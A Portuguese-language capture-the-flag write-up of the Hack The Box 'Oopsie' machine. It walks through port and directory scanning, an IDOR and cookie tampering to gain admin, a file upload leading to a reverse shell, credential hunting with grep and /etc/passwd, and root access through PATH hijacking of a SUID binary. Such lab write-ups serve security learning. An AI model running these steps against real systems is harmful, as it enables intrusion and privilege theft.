Write-Up de Segurança Ofensiva

Desafio: Oopsie CTF
Plataforma: Hack The Box
Autor: Lurian Lima

Data de Resolução: April 22, 2026

Contents

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Movimentação Lateral **6**

5 Conclusão **8**

6 Referências **8**

1 Visão Geral

O objetivo principal é explorar vulnerabilidades em uma aplicação web por meio da exploração de pastas escondidas e descoberta de telas. A superfície de ataque inicial concentra-se em um servidor web Apache que, embora aparente ser um sistema comum de gerenciamento de reparos da "MegaCorp Automotive", esconde falhas críticas de controle de acesso e exposição de informações sensíveis.

O vetor principal de ataque reside na manipulação de referências diretas a objetos inseguros (IDOR) e na gestão inadequada de cookies de sessão, permitindo que um atacante sequestre privilégios administrativos para habilitar o upload de arquivos e a consequente execução remota de código (RCE).

2 Reconhecimento

A primeira etapa deste CTF consiste em inicialmente explorar as portas abertas usando o *nmap*

```
nmap -sV <TARGET_IP>
```

Listing 1: Escaneamento inicial com Nmap

Com isso, encontramos as seguintes portas:

```
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
   protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Listing 2: Portas encontradas com escaneamento inicial do Nmap

Como a porta 80 está aberta, isto indica que há um servidor web (Apache) rodando nesta porta.

Podemos usar a ferramenta *Burp Suite* para explorar o servidor. Com a opção de *intercept off*, podemos abrir o site digitando *http://<TARGET-IP>* no navegador do Burp. Olhando na aba **Target > Site map**, podemos ver todos os arquivos que o navegador consegue ver. Desse modo, é possível descobrir a existência de uma tela de login ao digitar a url *<target-ip>/cdn-cgi/login/*.



Figure 1: Tela de login descoberta



Figure 2: Arquivos relacionados com a tela de login

As terminações dos arquivos *index.php* e *script.js* indica que a linguagem de programação usada para a construção do site é PHP e Javascript.

3 Exploração

Podemos clicar na opção "Login as guest" na tela 1 para acessar a seguinte tela:



Figure 3: Tela de admin

Agora, podemos explorar cada uma das abas que aparecem, com exceção da aba "Uploads" e encontrar as seguintes credenciais ao clicar na aba "Account":



Figure 4: Credenciais expostas na aba "Account"

Essas credenciais podem estar relacionadas à cookies. Podemos confirmar isso verificando a presença delas no próprio console de dev tools da página, como mostra o print abaixo:



Figure 5: Credenciais de cookie da sessão

Olhando a url do browser, é possível notar que há um campo *id* no final, que podemos alterar para qualquer outro valor. Por isso, alteraremos ele para 1, supondo que o usuário com id 1 é o admin.

```
http://<TARGET-IP>/cdn-cgi/login/admin.php?content=accounts&id=2
```

Listing 3: url com o id do usuário

Como esperado, de fato o usuário com id 1 é o admin.



Figure 6: tela ilustrando que foi possível logar como admin

Com essa informação, é possível alterar os cookies da sessão para poder obter os privilégios de admistrador para fazer upload de arquivos no servidor. Ao acessarmos a aba "Uploads" novamente com as credenciais de administrador, podemos abrir a seguinte página:



Figure 7: tela aberta ao acessar a aba Uploads

Isso abre portas para a execução remota de código no servidor.

Podemos explorar a estrutura do diretório da aplicação usando o *gobuster*, com o seguinte comando:

```
gobuster dir -u <TARGET_IP> -w SecLists/Discovery/Web-Content/DirBuster
   -2007_directory-list-2.3-small.txt
```

Listing 4: Exploração do diretório da aplicação

E assim podemos obter o output a seguir:

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http
   ://10.129.95.191/images/]
/themes               (Status: 301) [Size: 315] [--> http
   ://10.129.95.191/themes/]
/uploads              (Status: 301) [Size: 316] [--> http
   ://10.129.95.191/uploads/]
/css                  (Status: 301) [Size: 312] [--> http
   ://10.129.95.191/css/]
/js                   (Status: 301) [Size: 311] [--> http
   ://10.129.95.191/js/]
/fonts                (Status: 301) [Size: 314] [--> http
   ://10.129.95.191/fonts/]
Progress: 87664 / 87665 (100.00%)
===============================================================
```

Listing 5: Resultado da exploração do diretório da aplicação

O que indica a existência de uma pasta "Uploads" que podemos acessar para executar um ataque do tipo RCE (Remote Code Execution).

Portanto, utilizei a ferramenta "Reverse Shell"[1] para criar um código capaz de criar um shell reverso no servidor. Para abrir um shell direto do servidor, podemos executar o seguinte comando:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Listing 6: Comando para abrir um shell no servidor

[1] https://www.revshells.com/

4 Movimentação Lateral

Como há diversos arquvivos php na raíz da aplicação, executei o comando a seguir para procurar por senhas em algum dos arquivos:

```
$ cat * | grep -i passw*
if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dm1n
    !!")
<input type="password" name="password" placeholder="Password" />
```

Listing 7: Comando para procurar por senhas nos arquivos php

Em seguida, podemos ver todos os usuários disponíveis no sistema por meio do comando a seguir, onde encontramos o usuário *robert*

```
$cat /etc/passwd
...
robert:x:1000:1000:robert:/home/robert:bin/bash
...
```

Assim, podemos tentar assumir esse usuário com a senha encontrada pelo *comando 7*,

```
$ su robert
Password: MEGACORP_4dm1n!!
su: Authentication failure
```

Listing 8: Assumindo o usuário robert

Com a falha acima, o que resta é procurar outra senha olhando os arquivos manualmente. Com o shell reverso, acessei o path "/var/www/html/cdn-cgi/db.php" para encontrar a senha compartilhada.



Figure 8: Conteúdo do arquivo db.php

Agora, é possível assumir o usuário *robert* usando senha que aparece neste arquivo. Primeiramente, podemos verificar se esse usuário possui privilégios de admin:

```
$ sudo -l
Sorry, user robert may not run sudo on oopsie.
```

Listing 9: Verificando os privilégios do usuário

E os grupos que esse usuário pertence

```
$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

Listing 10: Verificando os grupos em que o usuário pertence

Ao usarmos executarmos o binário *find* com a flag *-group bugtracker 2>/dev/null*, podemos encontrar todos os arquivos pertencentes à este grupo.

Ao encontrar o arquivo */usr/bin/bugtracker*, verificamos as suas permissões com um *ls -l*, gerando o output *-rwsr-xr– 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker*.

É possível perceber que o bit s (SUID) está ativado. Isso permite que o programa seja executado com os privilégios do owner do arquivo, que tem privilégios de root, ao invés do usuário que o está executando.

Ao executar o binário, temos o seguinte output:

```
$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 0
0
---------------

cat: /root/reports/0: No such file or directory
```

Listing 11: Output ao executar o binário bugtracker

É possível notar que o binário tenta executar o comando *cat*. Assim, podemos explorar isso criando um arquivo com o mesmo nome do comando e, em seguida, abrir um outro shell, mas desta vez como root.

Logo, o conteúdo do arquivo deve ser o seguinte:

```
/bin/sh
```

Listing 12: conteúdo do arquivo cat

Além de dar permissão para esse arquivo ser um executável:

```
chmod +x cat
```

Listing 13: Dando permissão para o arquivo ser um executável

Por fim, basta adicionar a pasta onde o arquivo foi criado para que ele seja encontrado pela variável de ambiente *$PATH* (criei o arquivo na pasta *tmp/*)

```
$ export PATH=/tmp:$PATH
```

Listing 14: Exportando a pasta que contém o arquivo cat para a variável $PATH

Agora, executando o arquivo bugtracker novamente, é possível assumir os privilégios de root.



Figure 9: Assumindo os privilégios de root ao executar o binário bugtracker

Para finalizar o ctf, a flag do usuário pode ser encontrada em */home/robert*, enquanto a flag do root é encontrada em */root*

5 Conclusão

A resolução do desafio Oopsie demonstra a importância crítica de validar corretamente as sessões de usuário e permissões de arquivos no sistema operacional. Através de falhas simples na lógica da aplicação web, foi possível elevar privilégios de um usuário comum (guest) para administrador, o que permitiu o comprometimento do servidor.

6 Referências

- Site gerador de shell reverso: `https://www.revshells.com/`
- SecList: `https://github.com/danielmiessler/seclists`
- Walkthroughs: `https://app.hackthebox.com/machines/Oopsie?tab=machine_walkthroughs`